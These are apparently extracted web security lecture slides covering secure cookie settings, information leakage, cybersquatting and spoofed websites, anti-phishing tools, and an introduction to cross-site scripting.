
**Client**  
bank.com

**Server**  
bank.com


**POST /login HTTP/1.1**  
**username=alice&password=password**



**POST /login HTTP/1.1**  
**username=alice&password=password**



**POST /login HTTP/1.1**  
**username=alice&password=password**

























# How long should cookies last?

- When **Expires** not specified, lasts for current browser session
- Use a reasonable expiration date for your cookies, e.g. 30-90 days
  - You can set the cookie with each response to restart the 30 day counter, so an active user won't ever be logged out, despite the short timeout
  - 2007: "The Google Blog announced that Google will be shortening the expiration date of its cookies from the year 2038 to a two-year life cycle." - Search Engine Land

**Set-Cookie:** key=value; Secure; HttpOnly; Path=/;

SameSite=Lax; Expires=Fri, 1 Nov 2021 00:00:00 GMT

```
res.cookie('sessionId', sessionId, {  
  secure: true,  
  httpOnly: true,  
  sameSite: 'lax',  
  maxAge: 30 * 24 * 60 * 60 * 1000 // 30 days  
})
```

```
res.clearCookie('sessionId', {  
  secure: true,  
  httpOnly: true,  
  sameSite: 'lax'  
})
```

# Demo: Set cookies correctly

# Final thoughts on cookies and sessions

- Never trust data from the client!
- Don't use broken cookie Path attribute for security
- Ambient authority is useful but opens us up to additional risks
- Use **SameSite=Lax** to protect against CSRF attacks
- If you remember one thing: set your cookies like this:

**Set-Cookie:** key=value; Secure; HttpOnly; Path=/;

SameSite=Lax; Expires=Fri, 1 Nov 2021 00:00:00 GMT

**END**

# Web Security


# User-server state: cookies

many Web sites use cookies

example:

- ❖ Ravi always access Internet from PC
- ❖ visits specific e-commerce site for first time
- ❖ when initial HTTP requests arrives at site, site creates:
  - unique ID
  - entry in backend database for ID

# Cookies: keeping “state” (cont.)



# Outline

## Web Threats and Attacks

- **Information Leakage**
- Misleading Websites
- Cross-site scripting (XSS)
- SQL injection

## Countermeasures

# Information Leakage

Sensitive information can be leaked via Web:

- All files accessible under a Web directory can be downloaded via GET requests
- Example 1:
  - <http://www.website.com/secret.jpg> publicly accessible
  - <http://www.website.com/index.html> has no link to secret.jpg
  - Attacker can still download secret.jpg via GET request!
- Example 2: searching online for “proprietary confidential” information

# Outline

## Web Threats and Attacks

- Information Leakage
- **Misleading Websites**
- Cross-site scripting (XSS)
- SQL injection
- CSRF

## Countermeasures

# Misleading Websites

Cybersquatters can register domain names similar to (trademarked) company, individual names

Example: <http://www.google.com> vs.  
<http://google.com> vs. ...

Practice is illegal *if* done “in bad faith”

Arbitration procedures available for name reassignment (ICANN)

Cyberquatting: the act of registering or using a domain name to profit from a trademark, corporate name, or personal name of an individual

ICANN: Internet Corporation for Assigned Names and Numbers (US, 1998)

# Misleading (Spoofing)Websites

Attack example: November 2006 two spoof websites, [www.msfirefox.com](http://www.msfirefox.com) and [www.msfirefox.net](http://www.msfirefox.net), were produced claiming that [Microsoft](#) had bought [Firefox](#) and released "Microsoft Firefox 2007.

# Misleading (Spoofing)Websites

## Prevention tools:

- Anti-phishing software
  - Website/Browser-add on: Anti-Phish, Cantina+.etc
  - Website: Gold Phish, Spoof Guard, PhishNet
- DNS Filtering: see your browser...

Anti phishing use intelligent threat detection can spot and warn you against the malicious links and infected attachments phishers love to use against you.


DNS filtering is the process of using the Domain Name System to block malicious websites and filter out harmful or inappropriate content.

# Outline

## Web Basics

## Web Threats and Attacks

- Information Leakage
- Misleading Websites
- **Cross-site scripting (XSS)**
- SQL injection
- CSRF



# Cross-Site Scripting

Cross-Site Scripting aka “XSS” or “CSS”

## 3 Players:

- **An attacker**
  - Anonymous Internet User
- **A company’s Web server (i.e., Web application)**
  - e.g.: Shop, Information, Supplier, Employees Self Service Portal)
- **A client**
  - An anonymous user accessing the Web-Server

# Cross-Site Scripting (cont.)

## **Scripting: Web Browsers can execute commands**

- Embedded in HTML page
- Supports different languages (JavaScript, VBScript, ActiveX, etc.)
  - Most prominent: JavaScript

